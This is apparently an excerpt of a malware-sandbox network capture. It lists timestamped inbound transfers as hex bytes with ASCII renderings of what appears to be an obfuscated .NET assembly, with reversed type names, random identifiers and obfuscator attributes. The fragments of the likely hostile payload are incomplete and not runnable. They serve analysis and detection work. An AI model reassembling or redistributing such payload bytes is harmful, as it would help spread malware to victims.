2022-01-06 20:04:23 UTC	85	IN	Data Raw: 4d 05 9a 02 b4 01 01 00 08 00 c3 02 f4 40 fc 0e 9a 02 c4 01 01 00 08 00 c3 02 ff 40 fc 0e 9b 02 cc 01 01 00 08 00 c3 02 68 4a fc 0e 9c 02 d4 01 01 00 08 00 c3 02 36 41 3f 0f 9d 02 dc 01 01 00 08 00 c3 02 0c 44 6c 0f 9e 02 e4 01 01 00 08 00 c3 02 17 44 7e 01 9e 02 ec 01 01 00 08 00 c3 02 22 44 7b 0f 9e 02 fc 01 01 00 08 00 c3 02 38 44 7b 0f 9f 02 0c 02 01 00 08 00 c3 02 57 41 7e 01 a0 02 14 02 01 00 08 00 93 00 43 4b 45 01 a0 02 1c 02 01 00 08 00 93 00 57 4b b4 10 a0 02 24 02 01 00 08 00 93 00 6b 4b ba 10 a0 02 2c 02 01 00 00 00 91 18 d3 16 37 01 a1 02 34 02 01 00 08 00 86 18 53 00 cc 10 a1 02 3c 02 01 00 08 00 c3 02 5d 4a 4d 05 a3 02 48 02 01 00 08 00 c3 02 68 4a fc 0e a3 02 58 02 01 00 08 00 c3 02 f4 40 fc 0e a4 02 68 02 01 00 08 00 c3 02 ff 40 fc 0e a5 Data Ascii: M@@hJ6A?DlD~"D{8D{WA~CKEWK$kK,74S<]JMHhJX@h@
2022-01-06 20:04:23 UTC	89	IN	Data Raw: 17 38 03 88 0e 01 00 08 00 16 00 4e 6b 6f 17 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 98 0e 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 81 17 38 03 ac 0e 01 00 08 00 16 00 4e 6b 9d 17 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 c0 0e 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 c1 17 38 03 d4 0e 01 00 08 00 16 00 4e 6b d5 17 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 e8 0e 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 f1 17 38 03 fc 0e 01 00 08 00 16 00 4e 6b f7 17 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 08 0f 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 c7 0b 38 03 1c 0f 01 00 08 00 16 00 4e 6b 05 18 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 Data Ascii: 8Nko8Se878F+8Nk8Se878F+8Nk8Se878F+8Nk8Se878F+8Nk8Se8
2022-01-06 20:04:23 UTC	93	IN	Data Raw: 38 03 90 18 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 f4 1d 38 03 a4 18 01 00 08 00 16 00 4e 6b fc 1d 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 b4 18 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 0c 1e 38 03 c8 18 01 00 08 00 16 00 4e 6b 14 1e 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 d8 18 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 24 1e 38 03 ec 18 01 00 08 00 16 00 4e 6b 2b 1e 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 f8 18 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 3a 1e 38 03 0c 19 01 00 08 00 16 00 4e 6b 45 1e 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 1c 19 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 58 1e 38 03 30 Data Ascii: 878F+8Nk8Se878F+8Nk8Se878F+$8Nk+8Se878F+:8NkE8Se878F+X80

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:23 UTC	96	IN	Data Raw: 21 00 00 01 00 ca 29 00 00 02 00 ca 29 00 00 01 00 9f 21 00 00 02 00 f1 21 03 00 03 00 1f 3c 00 00 04 00 26 3c 02 00 05 00 3f 22 00 00 01 00 9f 21 00 00 02 00 f1 21 03 00 03 00 1f 3c 00 00 04 00 26 3c 02 00 05 00 3f 22 00 00 06 00 d7 21 00 00 07 00 91 21 02 00 01 00 3f 22 00 00 02 00 ea 21 00 00 01 00 ca 29 00 00 02 00 ca 29 00 00 01 00 f3 3b 00 00 02 00 fd 3b 00 00 03 00 2b 3c 00 00 04 00 38 3c 00 00 01 00 f3 3b 00 00 02 00 fd 3b 00 00 03 00 2b 3c 00 00 04 00 38 3c 00 00 05 00 d7 21 00 00 06 00 91 21 00 00 01 00 38 3c 00 00 02 00 ea 21 00 00 01 00 ca 29 00 00 02 00 ca 29 00 00 01 00 47 3c 00 00 02 00 57 3c 00 00 03 00 81 24 00 00 01 00 47 3c 00 00 02 00 57 3c 00 00 03 00 81 24 00 00 04 00 d7 21 00 00 05 00 91 21 00 00 01 00 ea 21 00 00 01 00 ca 29 00 00 Data Ascii: !))!!<&<?"!!<&<?"!!?"!));;+<8<;;+<8<!!8<!))G<W<$G<W<$!!!)
2022-01-06 20:04:23 UTC	100	IN	Data Raw: 9f 07 c4 00 68 2c 9e 0e cc 00 59 33 6b 01 cc 00 f4 34 7e 01 c4 00 37 33 db 11 d4 00 37 33 db 11 dc 00 59 33 6b 01 dc 00 f4 34 7e 01 d4 00 df 35 d7 00 a4 00 37 33 db 11 e4 00 59 33 6b 01 e4 00 f4 34 7e 01 a4 00 53 00 d7 00 a4 00 16 3d fd 0c a4 00 0b 40 9f 07 bc 00 68 2c 9e 0e d4 00 2b 2c 4d 0e 99 03 53 00 32 01 ec 00 ae 51 c9 13 94 00 0b 40 9f 07 c4 00 2b 2c 4d 0e 94 00 68 2c 9e 0e ec 00 ba 51 88 07 91 03 2b 18 35 04 a1 03 53 00 d7 00 d4 00 53 00 d7 00 a9 03 53 00 32 01 fc 00 53 00 d7 00 fc 00 ae 51 c9 13 21 01 1a 52 01 14 41 02 53 00 07 14 81 02 25 52 fb 07 fc 00 ba 51 88 07 81 02 65 52 fb 07 81 02 70 52 fb 07 04 01 ae 51 c9 13 81 02 7a 52 fb 07 81 02 80 52 fb 07 81 02 84 52 fb 07 81 02 8e 52 fb 07 81 02 94 52 fb 07 81 02 9b 52 fb 07 81 02 a1 52 fb 07 81 Data Ascii: h,Y3k4~7373Y3k4~573Y3k4~S=@h,+,MS2Q@+,Mh,Q+5SSS2SQ!RAS%RQeRpRQzRRRRRRR
2022-01-06 20:04:23 UTC	104	IN	Data Raw: 79 63 69 6c 6f 50 74 72 6f 70 73 6e 61 72 54 49 73 6c 65 6e 6e 61 68 43 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 35 39 39 37 37 31 00 72 6f 74 70 69 72 63 73 65 44 72 61 68 43 72 65 64 69 76 6f 72 50 74 78 65 54 64 65 6b 73 61 4d 6c 65 64 6f 4d 74 6e 65 6e 6f 70 6d 6f 43 6d 65 74 73 79 53 39 30 32 39 37 00 56 61 6c 75 65 54 79 70 65 00 6e 6f 69 74 70 65 63 78 45 74 63 61 72 74 6e 6f 43 65 67 61 73 73 65 4d 64 69 6c 61 76 6e 49 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 38 39 37 36 34 00 65 74 69 75 53 6d 68 74 69 72 6f 67 6c 41 79 74 69 72 75 63 65 53 61 68 53 73 65 44 65 6c 70 69 72 54 79 74 69 72 75 63 65 53 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 33 34 31 38 34 00 4f 46 4e 49 54 4e 45 49 50 49 43 45 52 44 49 54 52 Data Ascii: yciloPtropsnarTIslennahCledoMecivreSmetsyS599771rotpircseDrahCredivorPtxeTdeksaMledoMtne nopmoCmetsyS90297ValueTypenoitpecxEtcartnoCegasseMdilavnIledoMecivreSmetsyS89764etiuSmhtiroglAytiruc eSahSseDelpirTytiruceSledoMecivreSmetsyS34184OFNITNEIPICERDITR
2022-01-06 20:04:23 UTC	108	IN	Data Raw: 00 58 46 79 56 6e 72 36 6e 75 44 46 37 4b 64 4e 30 36 5a 6a 00 57 32 38 34 34 58 36 4d 4d 54 59 55 62 36 64 32 57 52 74 00 72 67 65 79 73 73 35 43 61 61 79 6d 70 5a 6d 4c 48 69 49 00 4a 36 61 38 34 68 35 73 4f 67 43 6a 66 74 47 58 41 79 6e 00 7a 69 6e 62 6c 45 35 50 63 54 4b 54 6d 69 6f 79 55 62 74 00 44 39 4d 62 50 6e 35 62 69 67 4f 62 6f 61 73 55 51 74 54 00 41 66 49 76 75 50 35 69 41 35 71 49 75 37 36 76 34 74 33 00 41 75 57 4c 44 66 35 6c 59 46 4d 5a 47 52 44 5a 78 32 52 00 51 59 72 57 30 66 35 53 6c 56 5a 56 4c 44 36 57 61 57 46 00 46 61 79 74 6b 68 35 33 53 6b 73 31 45 70 4a 65 44 69 69 00 2e 63 63 74 6f 72 00 69 42 65 71 47 57 35 45 71 62 76 6b 4a 71 34 53 75 38 48 00 4d 61 69 6e 00 45 6e 74 72 79 50 6f 69 6e 74 4e 6f 74 46 6f 75 6e 64 45 78 63 65 Data Ascii: XFyVnr6nuDF7KdN06ZjW2844X6MMTYUb6d2WRtrgeyss5CaaympZmLHiIJ6a84h5sOgCjftGXAynzi nblE5PcTKTmioyUbtD9MbPn5bigOboasUQtTAfIvuP5iA5qIu76v4t3AuWLDf5lYFMZGRDZx2RQYrW0f5SlVZVLD6W aWFFaytkh53Sks1EpJeDii.cctoriBeqGW5EqbvkJq4Su8HMainEntryPointNotFoundExce
2022-01-06 20:04:23 UTC	113	IN	Data Raw: 62 6a 55 50 6b 5a 77 00 74 79 70 65 6d 64 74 00 46 69 65 6c 64 49 6e 66 6f 00 4d 65 74 68 6f 64 49 6e 66 6f 00 79 73 50 50 72 72 73 6d 59 6c 55 43 49 4f 45 50 41 6a 46 00 42 4f 6d 49 71 46 73 6b 53 5a 48 4a 4d 70 5a 42 36 74 48 00 6f 00 51 44 48 56 30 69 51 4b 67 00 41 73 73 65 6d 62 6c 79 00 55 36 58 45 36 6d 76 79 77 00 70 41 4c 31 30 53 4b 43 6f 43 00 44 69 63 74 69 6f 6e 61 72 79 60 32 00 53 79 73 74 65 6d 2e 43 6f 6c 6c 65 63 74 69 6f 6e 73 2e 47 65 6e 65 72 69 63 00 42 56 30 31 6d 75 42 49 66 30 00 4c 69 73 74 60 31 00 51 52 52 31 59 4b 66 42 4e 4a 00 6c 51 75 31 38 47 41 73 49 68 00 75 65 51 31 43 42 5a 71 77 72 00 58 34 68 31 41 39 32 38 79 4e 00 58 42 56 31 6c 6c 63 4a 48 56 00 69 42 4e 31 55 38 52 67 4e 47 00 44 30 38 31 52 6a 42 5a 37 58 00 68 Data Ascii: bjUPkZwtypemdtFieldInfoMethodInfoysPPrrsmYlUCIOEPAjFBOmIqFskSZHJMpZB6tHoQDHV0iQKgAssembl yU6XE6mvywpAL10SKCoCDictionary`2System.Collections.GenericBV01muBlf0List`1QRR1YKfBNJlQu18GAsIhueQ1CB ZqwrX4h1A928yNXBV1llcJHViBN1U8RgNGD081RjBZ7Xh
2022-01-06 20:04:23 UTC	117	IN	Data Raw: 39 41 4c 72 6f 45 61 38 54 76 70 57 45 38 44 51 00 6c 43 31 76 33 62 72 77 36 46 42 44 49 54 37 31 6a 75 6f 00 67 65 74 5f 49 64 00 41 64 59 6b 33 4c 72 6a 6d 54 30 59 45 41 71 4f 38 68 74 00 4b 76 4d 68 52 4e 72 68 69 48 54 63 34 34 37 6e 62 44 48 00 78 72 4a 58 43 75 72 5a 52 6a 55 56 32 44 6a 30 45 69 67 00 67 65 74 5f 50 6f 73 69 74 69 6f 6e 00 44 30 6b 62 37 70 72 52 61 74 70 4e 65 52 53 4b 71 31 4d 00 4a 5a 52 39 66 75 72 59 43 45 31 69 64 52 46 62 55 4f 31 00 63 38 77 66 4d 57 72 4c 54 36 59 66 6e 31 50 73 79 73 4c 00 44 48 58 33 48 65 72 74 54 56 30 75 53 64 6d 5a 4b 4d 5a 00 62 34 6a 51 44 35 72 4f 4c 31 42 4c 6c 43 33 46 4e 6a 68 00 75 32 76 4e 47 4b 72 70 74 65 6f 34 73 58 69 46 45 42 68 00 67 65 74 5f 55 54 46 38 00 75 57 4e 44 6a 6b 72 6d 78 Data Ascii: 9ALroEa8TvpWE8DQlC1v3brw6FBDIT71juoget_IdAdYk3LrjmT0YEAqO8htKvMhRNrhiHTc447nbD HxrJXCurZRjUV2Dj0Eigget_PositionD0kb7prRatpNeRSKq1MJZR9furYCE1idRFbUO1c8wfMWrLT6Yfn1PsysLD HX3HertTV0uSdmZKMZb4jQD5rOL1BLlC3FNjhu2vNGKrpteo4sXiFEBhget_UTF8uWNDjkrmx
2022-01-06 20:04:23 UTC	121	IN	Data Raw: 63 00 55 6f 48 57 31 47 76 37 58 32 57 39 42 79 30 72 55 39 45 00 67 54 36 65 5a 71 76 44 30 32 55 75 31 4e 30 58 35 6e 43 00 4e 4b 73 64 76 6f 76 58 33 4f 79 79 63 4f 64 6a 75 31 32 00 4f 6f 6e 52 5a 39 76 4b 51 4d 31 51 74 67 73 37 6f 6c 52 00 77 52 74 78 34 4f 76 38 66 6d 65 47 46 4f 63 64 68 4e 69 00 79 4c 34 48 34 63 76 67 6c 4e 79 53 6f 53 69 56 44 4b 34 00 48 47 48 56 50 73 76 39 6a 54 6f 65 33 43 53 4b 70 5a 57 00 46 4b 76 32 32 53 76 34 41 45 77 70 33 4e 38 69 31 30 48 00 47 6f 35 4e 72 76 76 42 64 47 76 48 4f 4a 36 64 44 6a 37 00 47 57 76 54 58 73 76 54 74 6f 72 30 6b 53 42 45 67 6f 75 00 61 71 77 69 6d 76 73 54 44 59 00 57 4b 46 73 30 63 76 4e 6c 32 44 66 6f 62 41 4b 42 75 72 00 56 71 53 68 6a 49 76 47 68 49 73 74 4e 34 38 43 32 6b 56 00 50 76 Data Ascii: cUoHW1Gv7X2W9By0rU9EgT6eZqvD02Uu1N0X5nCNKsdvovX3OyycOdju12OonRZ9vKQM1Qtgs7olRw Rtx4Ov8fmeGFOcdhNiyL4H4cvglNySoSiVDK4HGHVPsv9jToe3CSKpZWFKv22Sv4AEwp3N8i10HGo5NrvvBdGvHOJ6 dDj7GWvTXsvTtor0kSBEgouaqwimvsTDYWKFs0cvNl2DfobAKBurVqShjIvGhIstN48C2kVPv
2022-01-06 20:04:23 UTC	125	IN	Data Raw: 6c 5a 00 72 31 56 55 6b 6a 33 66 59 47 00 52 65 6d 6f 76 65 41 74 00 55 49 69 46 4b 4e 49 71 6a 6c 78 6a 38 73 38 71 44 76 4d 00 67 5a 39 30 70 6e 49 4e 4b 70 31 56 6f 4a 49 4a 4d 72 71 00 53 36 31 74 68 6c 49 47 68 6a 79 53 6b 73 56 71 32 56 62 00 47 4f 77 31 31 34 49 56 66 36 76 4f 53 69 6d 78 32 4e 78 00 7a 4e 41 6f 49 44 49 63 41 66 6d 57 34 56 59 47 68 70 57 00 75 56 4e 77 49 47 49 4d 59 5a 75 78 56 6f 6b 68 6d 47 55 00 6d 53 52 4b 4e 6a 49 7a 63 64 33 4a 62 50 72 65 76 45 37 00 30 45 34 34 38 45 46 35 45 35 45 36 30 36 33 30 42 44 44 42 31 39 33 38 38 43 42 36 33 37 38 34 33 36 45 33 43 36 35 44 30 33 44 44 36 36 44 41 37 43 36 45 42 46 46 35 36 33 42 44 38 35 37 41 00 34 42 45 44 33 41 44 43 35 32 44 34 39 30 34 30 37 35 46 36 42 42 46 32 37 39 45 Data Ascii: lZr1VUkj3fYGRemoveAtUIiFKNIqjlxj8s8qDvMgZ90pnINKp1VoJIJMrqS61thlIGhjySksVq2VbGOw114IVf6v OSimx2NxzNAoIDIcAfmW4VYGhpWuVNwIGIMYZuxVokhmGUmSRKNjIzcd3JbPrevE70E448EF5E5E60630BDDB19388 CB6378436E3C65D03DD66DA7C6EBFF563BD857A4BED3ADC52D4904075F6BBF279E

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:23 UTC	128	IN	Data Raw: 38 65 35 32 65 63 61 38 63 62 36 64 34 35 37 39 39 63 65 66 64 31 62 61 39 37 65 39 33 33 66 64 00 6d 5f 65 34 32 66 38 34 37 65 35 61 39 35 34 36 32 34 38 31 35 39 64 34 35 32 39 61 32 34 61 32 34 30 00 6d 5f 65 34 37 32 66 38 65 39 39 33 66 31 34 39 62 33 39 34 39 37 30 34 33 66 34 34 39 65 35 39 34 62 00 6d 5f 30 30 32 35 31 32 32 39 32 36 61 64 34 30 64 31 61 39 30 61 64 36 34 66 65 66 34 64 39 62 32 37 00 6d 5f 30 66 38 61 37 64 30 66 38 35 61 32 34 32 36 32 62 33 35 31 36 64 38 61 36 37 65 64 32 62 36 30 00 6d 5f 65 65 66 38 36 32 31 62 31 31 38 65 34 38 37 65 62 61 33 64 62 66 38 66 61 61 37 32 64 38 37 32 00 6d 5f 33 30 32 36 38 33 39 37 35 66 32 34 34 35 62 33 39 65 62 62 35 34 31 35 37 38 31 36 39 36 34 37 00 6d 5f 33 32 63 32 38 34 65 32 30 65 Data Ascii: 8e52eca8cb6d45799cefd1ba97e933fdm_e42f847e5a9546248159d4529a24a240m_e472f8e993f149b39497043f449e594bm_0025122926ad40d1a90ad64fef4d9b27m_0f8a7d0f85a24262b3516d8a67ed2b60m_eef8621b118e487eba3dbf8faa72d872m_302683975f2445b39ebb541578169647m_32c284e20e
2022-01-06 20:04:23 UTC	132	IN	Data Raw: 00 6d 00 6f 00 43 00 61 00 74 00 61 00 44 00 6d 00 65 00 74 00 73 00 79 00 53 00 38 00 32 00 39 00 30 00 37 00 77 00 59 00 4c 00 49 00 54 00 4d 00 48 00 59 00 77 00 38 00 51 00 4d 00 68 00 6b 00 7a 00 4d 00 67 00 45 00 54 00 41 00 54 00 41 00 2b 00 4b 00 52 00 38 00 74 00 63 00 42 00 45 00 59 00 4f 00 30 00 56 00 6c 00 56 00 77 00 3d 00 3d 00 00 73 45 00 6c 00 6c 00 6f 00 43 00 79 00 6c 00 6e 00 4f 00 64 00 61 00 65 00 52 00 6e 00 6f 00 6d 00 6d 00 6f 00 43 00 61 00 74 00 61 00 44 00 6d 00 65 00 74 00 73 00 79 00 53 00 38 00 32 00 39 00 30 00 37 00 6c 00 6f 00 68 00 41 00 54 00 4a 00 59 00 42 00 43 00 34 00 71 00 49 00 33 00 59 00 6f 00 43 00 68 00 34 00 69 00 62 00 41 00 3d 00 3d 00 00 80 83 46 00 6c 00 6c 00 6f 00 43 00 79 00 6c 00 6e 00 4f 00 64 00 61 Data Ascii: moCataDmetsyS82907wYLITMHYw8QMhkzMgETATA+KR8tcBEYO0VlVw==sElloCylnOdaeRnommoCataDmetsyS82907lohATJYBC4qI3YoCh4ibA==FlloCylnOda
2022-01-06 20:04:23 UTC	136	IN	Data Raw: 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 15 01 54 02 10 53 6b 69 70 56 65 72 69 66 69 63 61 74 69 6f 6e 01 08 01 00 08 00 00 00 00 00 08 b7 7a 5c 56 19 34 e0 89 04 20 01 01 08 1e 01 00 01 00 54 02 16 57 72 61 70 4e 6f 6e 45 78 63 65 70 74 69 6f 6e 54 68 72 6f 77 73 01 03 20 00 01 08 01 00 02 00 00 00 00 00 05 20 01 01 11 1d 47 01 00 1a 2e 4e 45 54 46 72 61 6d 65 77 6f 72 6b 2c 56 65 72 73 69 6f 6e 3d 76 34 2e 30 01 00 54 0e 14 46 72 61 6d 65 77 6f 72 6b 44 69 73 70 6c 61 79 4e 61 6d 65 10 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 34 04 20 01 01 0e 03 00 00 01 03 06 12 08 05 00 01 01 1d 0e 03 00 00 02 04 00 00 12 08 03 06 12 0c 03 00 00 0a 08 00 02 01 12 80 8c 1d 1c 05 15 12 4d 01 02 05 20 02 01 1c 18 04 20 00 13 00 04 00 00 12 Data Ascii: Token=b77a5c561934e089TSkipVerificationz\V4 TWrapNonExceptionThrows G.NETFramework,Version=v4.0TFrameworkDisplayName.NET Framework 4 M
2022-01-06 20:04:23 UTC	140	IN	Data Raw: 09 20 02 01 12 81 7c 12 80 91 05 07 01 12 81 3c 05 00 00 12 81 3c 04 06 12 81 40 05 00 00 12 81 40 04 06 12 81 44 05 00 00 12 81 44 04 06 12 81 4c 04 06 12 81 48 05 00 00 12 81 48 05 00 00 12 81 4c 04 06 12 81 35 09 06 15 12 80 d1 01 12 81 24 05 06 1d 12 81 40 09 06 15 12 80 d1 01 12 81 44 09 06 15 12 80 d1 01 12 81 48 04 06 12 81 50 05 00 00 12 81 50 04 06 12 81 54 07 20 02 01 12 80 c1 08 05 00 00 12 81 54 09 06 15 12 80 d1 01 12 81 54 04 06 12 81 58 0e 20 02 01 12 81 35 15 12 80 d1 01 12 81 54 08 15 12 80 d1 01 12 81 54 0a 20 02 01 12 81 35 1d 12 81 54 04 20 01 02 1c 07 07 03 12 81 58 08 08 0f 07 04 08 15 11 81 c1 01 12 81 54 12 81 54 08 08 15 11 81 c1 01 12 81 54 09 20 00 15 11 81 c1 01 13 00 06 20 01 12 81 54 08 10 07 03 15 11 81 c1 01 12 81 54 12 81 Data Ascii: |<<@@DDLHHL5$@DHPPT TTX 5TT 5T XTTT TT
2022-01-06 20:04:23 UTC	145	IN	Data Raw: 0d 80 b5 01 00 50 80 ae 53 47 39 4b 69 79 49 62 74 64 67 47 44 66 31 32 71 72 2e 7a 32 6a 63 36 33 66 4c 6b 75 67 53 31 58 38 51 39 4e 2b 4e 69 66 76 64 70 74 68 58 79 5a 53 33 6a 38 58 78 45 2b 6a 73 54 38 56 69 31 6e 71 57 32 6e 4d 36 46 4b 4b 43 4a 60 31 5b 5b 53 79 73 74 65 6d 2e 4f 62 6a 65 63 74 2c 20 6d 73 63 6f 72 6c 69 62 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 5d 5d 5b 5d 00 00 39 01 00 03 00 54 0e 07 46 65 61 74 75 72 65 06 45 5a 4f 50 53 45 54 02 07 45 78 63 6c 75 64 65 00 54 02 15 53 74 72 69 70 41 66 74 65 72 4f 62 66 75 73 63 61 74 69 6f 6e 00 08 01 00 03 00 00 00 00 00 06 20 01 01 Data Ascii: PSG9KiyIbtdgGDf12qr.z2jc63fLkugS1X8Q9N+NifvdpthXyZS3j8XxE+jsT8Vi1nqW2nM6FKKCJ`1[[System.Object, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]][]9TFeatureEZOPSETExcludeTStripAfterObfuscation
2022-01-06 20:04:23 UTC	149	IN	Data Raw: 81 75 86 4f 77 36 ab 14 83 01 d4 12 4d 3c f6 61 b6 f3 e0 3b 8f 1f 36 9c 4d 23 fb 00 2f 18 28 3a 6c 2a 30 e2 9f 09 a2 29 00 47 8a 13 47 02 0c 5d 5a ae de de 18 90 ff 95 49 57 2f 3a 8e 50 75 fa 1b 0b 8c 78 b6 55 82 6c 3d 6e 91 03 5d 51 bf dc 81 a6 91 20 e5 03 e6 83 fa 72 b7 55 da 4b 32 1c 1f 6b 4c 1f 03 04 37 bd 39 38 83 12 55 ef 86 aa 26 db 72 6a 19 ff b9 d0 13 90 5b 00 55 80 42 21 32 6e 70 49 14 98 03 28 ea a4 19 db aa f1 a3 0e 62 31 a9 81 2b 58 9a 9c 85 90 c3 5a c7 e3 ef 1b 1b 6e 8d 7e 38 5e f0 5e d1 eb d1 46 8d 2e f6 97 24 b9 18 65 bb 0e 02 6b a8 d9 5f c7 a3 53 00 7d 20 f1 11 fc 36 7d 0e 91 1a b4 a3 aa 98 7b 27 08 23 f9 af 95 7d 96 ff ca be 02 96 22 a7 81 dc 73 da 98 e9 ae 0e 3d d4 dd 29 7e 1f a3 b2 59 89 1e 0a 86 81 ce 56 a7 53 6a 40 84 a6 00 89 4e 9d Data Ascii: uOw6M<a;6M#/(:!*0)GG]ZIW/:PuxUl=n]Q rUK2kL798U&rj[UB!2npI(b1+XZn~8^^F.$ek_S} 6}{'#}"s=)~YVSj@N
2022-01-06 20:04:23 UTC	153	IN	Data Raw: 98 82 02 4a 2d bc 7d 0c 3a f4 76 7a e7 fb 97 90 cb 18 5c 0e b8 2c 56 1c d2 22 29 d8 2f cd b7 5c ab 4a fd ee 3f a0 f7 01 4d aa de d5 37 2b ff b8 1f 9d 97 d5 f1 bf af bb 81 a6 e8 96 b1 41 0c 98 4f 92 dd 34 d5 ff e4 5f 4b 4d 49 b3 66 46 87 94 cf f8 0d aa be 1a d2 4d 7c 41 bf 99 a1 e5 d4 e8 6f 6b 79 9e 11 57 0f 8b f3 02 89 48 45 26 82 f3 9b 49 8f b0 d4 5e ac 57 a4 03 e1 21 ef c2 af 9e 15 54 2e e5 93 ea 62 31 60 e4 b9 93 ac 87 5e 05 0f ff 14 66 c1 ba dd 48 d8 1e 94 1a f3 15 e2 ad 82 04 38 7f 10 20 fd 7a 19 b1 de 3f a2 35 5c bf aa 8e 70 02 9a b2 cc 4c 0c 82 ad 60 f3 92 37 de 96 72 53 9c b1 a7 58 74 a0 fd 39 9f cb c1 71 46 ca 4a d7 e7 36 80 f1 75 b3 d6 dc b4 5a ef a5 d8 60 b0 49 98 36 97 11 3a 9c f3 c6 fa 71 fb e8 d8 73 7e c9 ab 09 38 84 e9 01 c4 16 34 51 c5 59 Data Ascii: J-}:vz\,V")/\J?M7+AO4_KMIfFM|AokyWHE&I^W!T.b1`^fH8 z?5\pL`7rSXt9qFJ6uZ`I6:qs~84QY
2022-01-06 20:04:23 UTC	157	IN	Data Raw: 16 94 de bc a4 ad 3f 26 b3 02 a6 d3 ff dc 53 11 7a 67 cc 08 16 5c e0 88 00 d8 41 f4 b0 22 54 da b1 42 26 b4 c1 00 c8 de 8d cc ea ac 41 57 63 96 10 a6 15 6a 7d a1 e6 d2 cd 69 74 d4 4a 5c cf 52 5f 1c f3 8a 1e 6d 42 0b 88 d7 81 2c 3a 0d 87 cf 67 66 87 9b f3 01 eb c5 78 da 54 73 d2 bb ce b2 e6 d2 fa 81 53 38 0f 7e 1d 36 7d e0 d3 60 d1 3e 36 dd 7c 6b 23 b3 4c b0 74 d9 41 ec 46 69 06 45 3d b6 2c 78 38 23 0e 2f ac 9b a4 10 88 06 dc 80 d6 27 7f 4d 1e ad 97 a1 ba 00 10 b7 e2 83 0d 90 a3 e1 0c 52 7b 66 57 c2 03 f9 9f 6c 5e 7f 7d 2e bf 2e 2d 91 5b ca 56 cd 68 47 0a a8 1b c9 0d 74 12 8e 7b 44 07 ee 14 de 3a 61 61 c8 e5 17 f5 ae bb 4a ae de 99 ec e0 ab cc 93 9f 60 f4 a2 5d bf c5 1b 26 98 4f ad 50 4d 8a 93 a8 ed 5f 4b 03 5f 70 01 b8 df eb eb 12 38 3f f5 29 e0 e3 5b a6 Data Ascii: ?&Szg\A"TB&AWcj}itJ\R_mB,:gfxTsS8~6}`>6|k#LtAFiE=,x8#/'MR{fWI^}..-[VhGt{D:aaJ`]&OPM_K_p8?)[
2022-01-06 20:04:23 UTC	160	IN	Data Raw: 60 d2 c7 ed a0 08 86 ee 07 ff 62 da 93 70 5e 8b 97 8b f7 3e 49 ee cd 90 47 5c bd c5 5f 6d 25 c8 c7 61 10 cc 7e c3 77 f9 c3 22 6a 93 4f 01 95 31 dc 9c d6 2b 57 ce 92 c8 bd e4 15 5e d4 be bb ed 32 86 c0 33 0c 83 c3 44 68 5a 1a a9 69 87 3b 9d 86 5c 4e f8 fb ac 2c d1 49 6c f5 54 84 4e 04 04 22 dc 16 8d e5 a3 0e 65 b0 28 e9 9c 69 df 79 1b 6b de d0 c2 38 2c c7 08 35 0c 84 fa 33 0c 66 d8 bf 65 36 6c f8 ec 32 09 1e 74 a7 c7 81 71 d3 34 d5 fb ce fb da ff 6f 8b 51 98 d2 4f dc f1 0c 69 c7 a3 54 c9 0f 18 ee 24 16 de 78 75 60 1f 7c 54 a0 75 fd a8 6b 7d 5b 32 77 0c 26 72 73 4b a1 32 55 55 fa 3c 7b 5a 9f 4b 86 f3 ed 6d 3f 59 04 66 07 fd 34 e7 c1 2c 01 5f 0e 1b e5 a8 6a 1c e3 fc f6 1c 0c c5 13 0c c3 83 9d 0c be 45 9d e5 46 b6 07 aa 2b bd 62 fa 30 3e 69 56 4e 79 6d 2e 2a Data Ascii: `bp^>IG\_m%a~w"jO1+W^23DhZi;\N,IlTN"e(iyk8,53fe6l2tq4oQOiT$xu`|Tuk}[2w&rsK2UU<{ZKm?Yf4,_jEF+b0>iVNym.*

Timestamp	kBytes transferred	Direction	Data
